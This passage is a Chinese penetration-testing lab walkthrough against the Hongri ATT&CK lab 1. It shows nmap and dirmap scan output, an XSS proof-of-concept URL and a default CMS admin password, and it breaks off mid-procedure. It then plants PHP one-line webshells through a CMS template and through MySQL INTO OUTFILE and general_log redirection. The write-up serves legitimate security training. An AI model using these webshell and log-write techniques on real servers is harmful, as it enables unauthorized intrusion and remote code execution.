由浅入深的域渗透系列一（上）

kepler404 重生信息安全 2020-05-30 15:57:55

注：本系列以红日安全的ATT&CK（一）靶场展开。
篇幅略长，阅读需耐心。

本章节涉及到的知识点

一、环境搭建

1.环境搭建
2.信息收集

二、漏洞利用


3.漏洞搜索与利用
4.后台Getshell上传技巧
5.系统信息收集
6.主机密码收集

一、环境搭建

设置vm2网卡（192.168.52.0）设置vm1网卡（192.168.33.0）

网络拓扑图

回到顶部



前期打点 nmap扫描

```
root@kepler:~/桌面# nmap -sV -Pn 192.168.33.5 --script=vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-18 14:30 CSTStats: 0:02:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 78.85% done; ETC: 14:33 (0:00:32 remaining)
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.89% done; ETC: 14:33 (0:00:02 remaining)
Nmap scan report for 192.168.33.5
Host is up (0.00045s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
/tcp   open  http    Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.4.45)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.33.5
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.33.5:80/
|     Form id:
|     Form action: /l.php#bottom
|
|     Path: http://192.168.33.5:80/l.php
|     Form id:
|_    Form action: /l.php#bottom
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /phpinfo.php: Possible information file
|   /phpmyadmin/: phpMyAdmin
|   /phpMyAdmin/: phpMyAdmin
|_  /PHPMyAdmin/: phpMyAdmin
| http-phpself-xss:
|   VULNERABLE:
|   Unsafe use of $_SERVER["PHP_SELF"] in PHP files
|     State: VULNERABLE (Exploitable)
|       PHP files are not handling safely the variable $_SERVER["PHP_SELF"] causing Reflected Cross Site Scripting vulnerabilities.
|
|     Extra information:
|
|   Vulnerable files with proof of concept:
|     http://192.168.33.5/l.php/%27%22/%3E%3Cscript%3Ealert(1)%3C/script%3E
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.33.5
|     References:
|       http://php.net/manual/en/reserved.variables.server.php
|_      https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.33.5:80/l.php?act=Function%27%20OR%20sqlspider
|     http://192.168.33.5:80/l.php?act=phpinfo%27%20OR%20sqlspider
|     http://192.168.33.5:80/l.php?act=Function%27%20OR%20sqlspider
|     http://192.168.33.5:80/l.php?act=phpinfo%27%20OR%20sqlspider
|     http://192.168.33.5:80/l.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000%27%20OR%20sqlspider
|     http://192.168.33.5:80/l.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42%27%20OR%20sqlspider
|     http://192.168.33.5:80/l.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42%27%20OR%20sqlspider
|   Possible sqli for forms:
|     Form at path: /, form's action: /l.php#bottom. Fields that might be vulnerable:
|       host
|       port
|       login
|       funName
```

```
|     Form at path: /l.php, form's action: /l.php#bottom. Fields that might be vulnerable:
|       host
|       port
|       login
|_      funName
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
3306/tcp open  mysql   MySQL (unauthorized)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:D7:7E:A2 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 250.55 seconds
```

在php探针页面下发现一个xss

http://192.168.33.5/l.php/'%22/%3E%3Cscript%3Ealert(1)%3C/script%3E

扫描目录


```
root@kepler:~/桌面/tools/扫描/dirmap-master# python3 dirmap.py -i http://192.168.33.5 -lcf

                #####  # #####  #     #   ##   #####
                #    # # #    # ##  ##  # #  #    #
                #    # # #    # # ## # #    # #    #
                #    # # #####  #    # ###### #####
                #    # # #   #  #    # #    # #
                #####  # #    # #    # #    # #   v1.0

[*] Initialize targets...
[+] Load targets from: http://192.168.33.5
[+] Set the number of thread: 30
[+] Coroutine mode
[+] Current target: http://192.168.33.5/
[*] Launching auto check 404
[+] Checking with: http://192.168.33.5/svuotglvskxcyctsulalbdonxswviypqtrfkueenyr
[*] Use recursive scan: No
[*] Use dict mode
[+] Load dict:/root/桌面/tools/扫描/dirmap-master/data/dict_mode_dict.txt
[*] Use crawl mode
[200][application/x-rar-compressed][3.00mb] http://192.168.33.5/beifen.rar
[200][text/html][70.38kb] http://192.168.33.5/phpinfo.php
[200][text/html; charset=utf-8][4.28kb] http://192.168.33.5/phpmyadmin/
[200][text/html; charset=utf-8][4.28kb] http://192.168.33.5/phpmyAdmin/
[200][text/html; charset=utf-8][4.28kb] http://192.168.33.5/phpMyadmin/
[200][text/html; charset=utf-8][4.28kb] http://192.168.33.5/phpMyAdmin/
[200][text/html; charset=utf-8][14.39kb] http://192.168.33.5//l.php
100% (5769 of 5769) |#########################################################################################################
root@kepler:~/桌面/tools/扫描/dirmap-master#
```

通过扫描发现了一个备份rar，beifen.rar

解压得到yxcms



试试访问路径

```
curl -i http://192.168.33.5/yxcms/
```

```
    <ul class="bock-list">
      <li><a class="w180" title="建站知识" href="/yxcms/index.php?r=default/news/index&id=100005">建站知识</a></li>
          <li><a class="w180" title="PHP学习" href="/yxcms/index.php?r=default/news/index&id=100016">|--PHP学习</a></li>
          <li><a class="w180" title="JavaScript" href="/yxcms/index.php?r=default/news/index&id=100017">|--JavaScript</a></li>
          <li><a class="w180" title="Jquery框架" href="/yxcms/index.php?r=default/news/index&id=100019">|--|--Jquery框架</a></li>
           <li><a class="w180" title="常见问题" href="/yxcms/index.php?r=default/news/index&id=100018">常见问题</a></li>
          <li><a class="w180" title="推广常识" href="/yxcms/index.php?r=default/news/index&id=100006">推广常识</a></li>
          </ul>
  </div>

  <div class="block box">
     <div class="bock-tit"><h2>公告信息</h2></div>
     <div class="bock-con"><p>
    本站为YXcms的默认演示模板，YXcms是一款基于PHP+MYSQL构建的高效网站管理系统。 后台地址请在网址后面加上/index.php?r=admin进入。 后台的用户名:admin;密码:123456
进入后修改默认密码。
</div>
  </div>

  <div class="block box">
     <div class="bock-tit"><h2>热门文章</h2></div>
     <ul class="bock-list">
        <li><a class="w180" style="color:" title="自助建站与定制开发的区别" target="_blank" href="/yxcms/index.php?r=default/news/content&id=6">自助建站与定制
的区别</a><span>2013-04-19</span></li>
       <li><a class="w180" style="color:#ff8040" title="新一代iPad 3 5.1不受限制的越狱演示" target="_blank" href="/yxcms/index.php?r=default/news/content&id=7
一代iPad 3 5.1不受限制的越狱演示</a><span>2013-04-19</span></li>
       <li><a class="w180" style="color:" title="什么是企业网站" target="_blank" href="/yxcms/index.php?r=default/news/content&id=3">什么是企业网站</a><span>2
04-19</span></li>
       <li><a class="w180" style="color:" title="为什么企业需要有自己的网站" target="_blank" href="/yxcms/index.php?r=default/news/content&id=2">为什么企业需
自己的网站</a><span>2013-04-19</span></li>
       <li><a class="w180" style="color:" title="网站推广的方法" target="_blank" href="/yxcms/index.php?r=default/news/content&id=5">网站推广的方法</a><span>2
04-19</span></li>
```

看到后台路径和账号密码


二、漏洞利用

后台GetShell

成功登陆到yxcms的后台

在模版下添加一句话木马，蚁剑连接

回到顶部




成功连接

Mysql写webshell

```
select '<?php eval($_POST[a]);?>' INTO OUTFILE 'C:/phpStudy/WWW/aa.php';
```

回到顶部



发现有安全模式
查看这个的值，为NULL不可读写

```
show global variables like '%secure%';
```


```
show variables like '%general%';查询全局日志变量配置
```

数据库 SQL 状态 用户 导出 导入 设置 同步

```
1 show variables like '%general%';
```

清除

[语句定界符 ;] 在此再次显示此查询 保留查询框

隐藏查询框

您的 SQL 语句已成功运行

```
SHOW VARIABLES LIKE '%general%'
```

+ 选项

Variable_name	Value
general_log	OFF
general_log_file	C:\phpStudy\MySQL\data\stu1.log

set global general_log=on; 开启日志

```
SHOW VARIABLES LIKE '%general%'
```

+ 选项

Variable_name	Value
general_log	ON
general_log_file	C:\phpStudy\MySQL\data\stu1.log


```
set global general_log_file='C:/phpStudy/WWW/web1.php'; 设置日志位置为网站目录
select '<?php @eval($_POST['aaa']);?>';
```

在服务器 "localhost" 运行 SQL 查询:

